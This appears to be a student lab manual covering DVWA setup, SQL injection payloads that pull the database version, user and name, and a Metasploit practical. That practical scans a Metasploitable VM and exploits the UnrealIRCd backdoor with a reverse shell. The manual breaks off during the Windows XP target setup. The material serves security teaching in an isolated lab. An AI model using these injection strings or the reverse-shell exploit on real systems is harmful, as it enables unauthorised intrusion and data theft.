Change the db_server to ‘localhost’ and password to ‘password’ accordingly

```

GNU nano 6.4                                     config.inc.php *
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'dvwa';
$_DVWA[ 'db_password' ] = 'password';
$_DVWA[ 'db_port' ] = '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ] = '';
$_DVWA[ 'recaptcha_private_key' ] = '';

# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
$_DVWA[ 'default_security_level' ] = 'impossible';

# Default PHPIDS status
#   PHPIDS status with each session.
#   The default is 'disabled'. You can set this to be either 'enabled' or 'disabled'.
$_DVWA[ 'default_phpids_level' ] = 'disabled';

# Verbose PHPIDS messages
#   Enabling this will show why the WAF blocked the request on the blocked request.
#   The default is 'disabled'. You can set this to be either 'true' or 'false'.
$_DVWA[ 'default_phpids_verbose' ] = 'false';

# Default locale
#   Default locale for the help page shown with each session.
#   The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA[ 'default_locale' ] = 'en';

define ("MYSQL", "mysql");
define ("SQLITE", "sqlite");

```

```

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> use dvwa;
Database changed
MariaDB [dvwa]> create user dvwa@localhost identified by 'password';
Query OK, 0 rows affected (0.010 sec)

MariaDB [dvwa]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [dvwa]> flush privileges;
Query OK, 0 rows affected (0.000 sec)

```

Press Ctrl+W and Search for fopen and change the name

allow_url_fopen=On

allow_url_include=On and save the file

```

GNU nano 6.4
/etc/php/8.1/apache2/php.ini
; script support running both as stand-alone script and via PHP CGI<. PHP in CGI
; mode skips this line and ignores its content if this directive is turned on.
; https://php.net/cgi.check-shebang-line
;cgi.check_shebang_line=1

; File Uploads ;
file_uploads = On

; Whether to allow HTTP file uploads.
; https://php.net/file-uploads
file_uploads = On

; Temporary directory for HTTP uploaded files (will use system default if not
; specified).
; https://php.net/upload-tmp-dir
upload_tmp_dir =

; Maximum allowed size for uploaded files.
; https://php.net/upload-max-filesize
upload_max_filesize = 2M

; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20

; Fopen wrappers ;
allow_url_fopen = On

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; https://php.net/from
;from="johnndoe.com"

; Define the User-Agent string. PHP's default setting for this is empty.
; https://php.net/user-agent
;user_agent="PHP"

; Default timeout for socket based streams (seconds)
; https://php.net/default-socket-timeout
default_socket_timeout = 60

; If your scripts have to deal with files from Macintosh systems,
; or you are running on a Mac and need to deal with files from

```


allow_url_fopen

allow_url_fopen is a directive that allows PHP to treat URLs as files. It is disabled by default for security reasons. Enabling it can lead to security vulnerabilities if not used carefully.

allow_url_include

allow_url_include is a directive that allows PHP to include files from URLs. It is disabled by default for security reasons. Enabling it can lead to security vulnerabilities if not used carefully.

Now open the browser and type the url as <https://localhost/DVWA/setup.php> and then click on Create/Update Database



The screenshot shows the DVWA (Damn Vulnerable Web Application) setup page. At the top, there's a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the navigation is the DVWA logo. The main content area has a title "Database Setup". It includes a note about creating or resetting the database, a "Setup Check" section listing PHP version (8.1.12), operating system (nix), and various PHP module status (e.g., allow_url_include: Enabled, magic_quotes_gpc: Disabled), and a note about CAPTCHA. A "Backend database" section lists MySQL/MariaDB as the database type, with details like host (localhost), port (3306), and user (dvwa). There's also a note about writable folders and file inclusion modules. At the bottom is a "Create / Reset Database" button.

Then it will redirect to login Page. Enter the user name as ‘admin’ and password as ‘password’ and click on Login button.



The screenshot shows the DVWA login page. It features the DVWA logo at the top. Below it are two input fields: "Username" containing "admin" and "Password" containing "password". At the bottom is a "Login" button.

After Login, below page will appear

The screenshot shows the DVWA homepage. At the top right is the DVWA logo. Below it is a green header bar containing the text "Welcome to Damn Vulnerable Web Application!". The main content area has a white background. On the left is a vertical sidebar menu with the following items:

- Home (highlighted in green)
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

The main content area contains several sections of text and links:

- Welcome to Damn Vulnerable Web Application!**
- A brief introduction: "Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment."
- A note about the aim: "The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface."
- General Instructions**: A section explaining the approach to the application.
- WARNING!**: A section cautioning users about the application's vulnerability and how to use it securely.
- Disclaimer**: A section stating that the application is for educational purposes only and that users are responsible for their actions.
- More Training Resources**: A section listing additional resources for learning about web security.

At the bottom left of the main content area, there is a small message box containing the text "You have logged in as 'admin'".

Change the DVWA security level to Low and click on Submit to commit the changes.



DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin
Security Level: impossible
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Now click on SQL Injection Button and enter the user Id (Where the commands need to be entered).An advanced method to extract all the First_names and Surnames from the database would be to use the input: %' or '0'='0



Vulnerability: SQL Injection

User ID:

ID: 1=1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

'%' or '1'='1 It will return all the user's First name and Last Name accordingly.

The screenshot shows the DVWA application interface. On the left is a vertical menu bar with various security test categories. The 'SQL Injection' item is highlighted with a green background. The main content area has a title 'Vulnerability: SQL Injection'. Below it is a form with a 'User ID:' field containing '%'. A 'Submit' button is next to it. To the right of the form, four rows of data are displayed, each representing a different user record. The first row shows 'First name: admin' and 'Surname: admin'. The second row shows 'First name: Gordon' and 'Surname: Brown'. The third row shows 'First name: Hack' and 'Surname: Me'. The fourth row shows 'First name: Pablo' and 'Surname: Picasso'. At the bottom of the main content area, there is a section titled 'More Information' with a bulleted list of four external links. The footer of the page displays system information: 'Username: admin', 'Security Level: low', 'Locale: en', 'PHPIDS: disabled', and 'SQLi DB: mysql'. On the far right of the footer, there are two small buttons: 'View Source' and 'View Help'. The footer also contains the text 'Damn Vulnerable Web Application (DVWA) v1.10 *Development*'

To know the database version the DVWA application is running on, enter the text below in the User ID field.

```
%' or 0=0 union select null, version() #
```

The database version will be listed under surname in the last line as shown in the image below

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID: Submit

```
ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version() #
First name:
Surname: 10.6.10-MariaDB-1+01
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

%' or 0=0 union select null, user() #

The Database user is listed next to the surname field in the last line as in the image below.



Vulnerability: SQL Injection

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

User ID: Submit

```
ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: dvwa@localhost
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

[View Source](#) [View Help](#)

Damin Vulnerable Web Application (DVWA) v1.10 *Development*

To display the database name, we will inject the SQL code below in the User ID field.

%' or 0=0 union select null, user() #

The database name is listed next to the surname field in the last line.



Vulnerability: SQL Injection

User ID: Submit

```
ID: %' or '0'=0 union select null, database() #
First name: admin
Surname: admin

ID: %' or '0'=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: %' or '0'=0 union select null, database() #
First name: Hack
Surname: Me

ID: %' or '0'=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: %' or '0'=0 union select null, database() #
First name: Bob
Surname: Smith

ID: %' or '0'=0 union select null, database() #
First name:
Surname: dvwa
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

[Logout](#)

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql


[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 "Development"


Practical 7

Aim : Practical on using Metasploit framework for exploitation.

Firstly we need to change the Bridged setting in Network for Kali Linux, Metasploit and Windows XP accordingly (as per our hardware specifications)[Follow this set for all the VM Machine). By clicking on Player>Manage> Virtual Machine Settings and changing the Network Adapter to bridged.



After changing the setting Click on OK Button



Now need to restart the system for committing the settings.(Similarly do it for Metasploit and Windows XP accordingly.)


```
(kali㉿kali)-[~]
$ sudo systemctl start postgresql.service
```

```
(kali㉿kali)-[~]
$ █
```

Initialize the Metasploit database by entering below command

```
(kali㉿kali)-[~]
$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

(kali㉿kali)-[~]
$ █
```

```
(kali㉿kali)-[~]
$ sudo msfconsole
```



```
[ metasploit v6.2.25-dev
+ -- =[ 2264 exploits - 1189 auxiliary - 404 post      ]
+ -- =[ 951 payloads - 45 encoders - 11 nops        ]
+ -- =[ 9 evasion                                ]
```

```
Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace
* default
msf6 > workspace -a Fourtهدition
[*] Added workspace: Fourtهدition
[*] Workspace: Fourtهدition
```

```
msf6 > workspace
      default
* Fourthedition
msf6 > 
```

The following example represents a simple Unreal IRCD attack against the target Linux-based operating system. When installed as a virtual machine, Metasploitable3 Ubuntu running on 10.10.10.8 can be scanned using the db_nmap command, which identifies open ports and associated applications.

Now on your target machine and login with username as msfadmin and password as msfadmin

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login:
[██████████] 100% |██████████| 00:00:00/00:00:00

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _
```

Enter ipconfig for getting the Ip address of your Target machine

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:bb:4f:f7
          inet addr:192.168.109.54  Bcast:192.168.109.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febb:4ff7/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:162 errors:0 dropped:0 overruns:0 frame:0
            TX packets:247 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:20688 (20.2 KB)  TX bytes:52165 (50.9 KB)
            Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:299 errors:0 dropped:0 overruns:0 frame:0
            TX packets:299 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:120561 (117.7 KB)  TX bytes:120561 (117.7 KB)

msfadmin@metasploitable:~$ _
```

When the –save option is used, all the output scanned will be saved in /root/.msf4/local/folder.

```

msf6 > db_nmap -vv -sC _Pn -p- 192.168.109.54 --save
[*] Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 15:44 EST
[*] Nmap: NSE: Loaded 125 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 15:44
[*] Nmap: Completed NSE at 15:44, 0.00s elapsed
[*] Nmap: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 15:44
[*] Nmap: Completed NSE at 15:44, 0.00s elapsed
[*] Nmap: 'Failed to resolve "_Pn".'
[*] Nmap: Initiating ARP Ping Scan at 15:44
[*] Nmap: Scanning 192.168.109.54 [1 port]
[*] Nmap: Completed ARP Ping Scan at 15:44, 0.07s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 15:44
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 15:44, 0.05s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 15:44

```

As a tester, we should investigate each one for any known vulnerabilities. If we run the services command in the msfconsole, the database should include the host and its listed services, as shown in Figure

```

msf6 > services
Services
=====

host      port    proto   name        state   info
---      ---     ---     ---       ---     ---
192.168.109.54  21      tcp     ftp        open
192.168.109.54  22      tcp     ssh        open
192.168.109.54  23      tcp     telnet    open
192.168.109.54  25      tcp     smtp      open
192.168.109.54  53      tcp     domain    open
192.168.109.54  80      tcp     http      open
192.168.109.54  111     tcp     rpcbind  open   2 RPC #100000
192.168.109.54  139     tcp     netbios-ssn open
192.168.109.54  445     tcp     microsoft-ds open   Samba smbd 3.0.20-Debian
192.168.109.54  512     tcp     exec      open
192.168.109.54  513     tcp     login     open
192.168.109.54  514     tcp     shell     open
192.168.109.54  1099    tcp     rmiregistry open
192.168.109.54  1524    tcp     ingreslock open
192.168.109.54  2049    tcp     nfs      open   2-4 RPC #100003
192.168.109.54  2121    tcp     ccproxy-ftp open
192.168.109.54  3306    tcp     mysql    open
192.168.109.54  3632    tcp     distccd  open
192.168.109.54  5432    tcp     postgresql open
192.168.109.54  5900    tcp     vnc      open
192.168.109.54  6000    tcp     x11      open
192.168.109.54  6667    tcp     irc      open
192.168.109.54  6697    tcp     ircs-u  open
192.168.109.54  8009    tcp     ajp13    open
192.168.109.54  8180    tcp     unknown  open
192.168.109.54  8787    tcp     msgsrvr open
192.168.109.54  48416   tcp     nlockmgr open   1-4 RPC #100021
192.168.109.54  51015   tcp     status   open   1 RPC #100024
192.168.109.54  60300   tcp     mountd  open   1-3 RPC #100005
192.168.109.54  60872   tcp     mountd  open   1-3 RPC #100005

msf6 > 

```

One place to start Metasploit own collection pf exploits.

```
msf6 > search UnrealIRCd
Matching Modules
=====
#  Name
-
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12      excellent  No    UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

The search returned a particular exploit for the UnrealIRCd service

For getting the additional information for exploit can be obtained through info command

```
msf6 > info 0
      Name: UnrealIRCd 3.2.8.1 Backdoor Command Execution
      Module: exploit/unix/irc/unreal_ircd_3281_backdoor
      Platform: Unix
      Arch: cmd
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2010-06-12

      Provided by:
      hdm <x@hdm.io>

      Available targets:
      Id  Name
      --
      0  Automatic Target

      Check supported:
      No

      Basic options:
      Name   Current Setting  Required  Description
      RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
      PORT            6667       The target port (TCP)

      Payload information:
      Space: 1024

      Description:
      This module exploits a malicious backdoor that was added to the
      Unreal IRCD 3.2.8.1 download archive. This backdoor was present in
      the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
      2010.

      References:
      https://nvd.nist.gov/vuln/detail/CVE-2010-2075
      OSVDB (65445)
      http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

msf6 > 
```

To instruct Metasploit that we will attack the target with this exploit

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

Get the IP address of your host machine

```
(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.109.20 netmask 255.255.255.0 broadcast 192.168.109.255
        inet6 fe80::a757:ebd6:8db7:27b3 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:1f:3f:81 txqueuelen 1000 (Ethernet)
            RX packets 1483598 bytes 2018472524 (1.8 GiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 375047 bytes 23091808 (22.0 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 27092 bytes 5195241 (4.9 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 27092 bytes 5195241 (4.9 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Enter the below details

Rhosts- Machine on which we wanted to attack

Lhost : Our Host Machine

Report: It is the port which is used for exploitation.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.109.54
rhosts => 192.168.109.54
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.109.20
lhost => 192.168.109.20
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6667
[-] Unknown command: sert
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.109.20:4444
[*] 192.168.109.54:6667 - Connected to 192.168.109.54:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.109.54:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo wdCZQWYJPlsovutN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "wdCZQWYJPlsovutN\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.109.20:4444 → 192.168.109.54:33978) at 2022-11-12 15:52:00 -0500

^Z
Background session 1? [y/N] y
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Gaining Access to a Target Machine via a vulnerability

Open Windows XP VM which will be another target

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : 
    IP Address . . . . . : 192.168.109.205
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . : 192.168.109.242

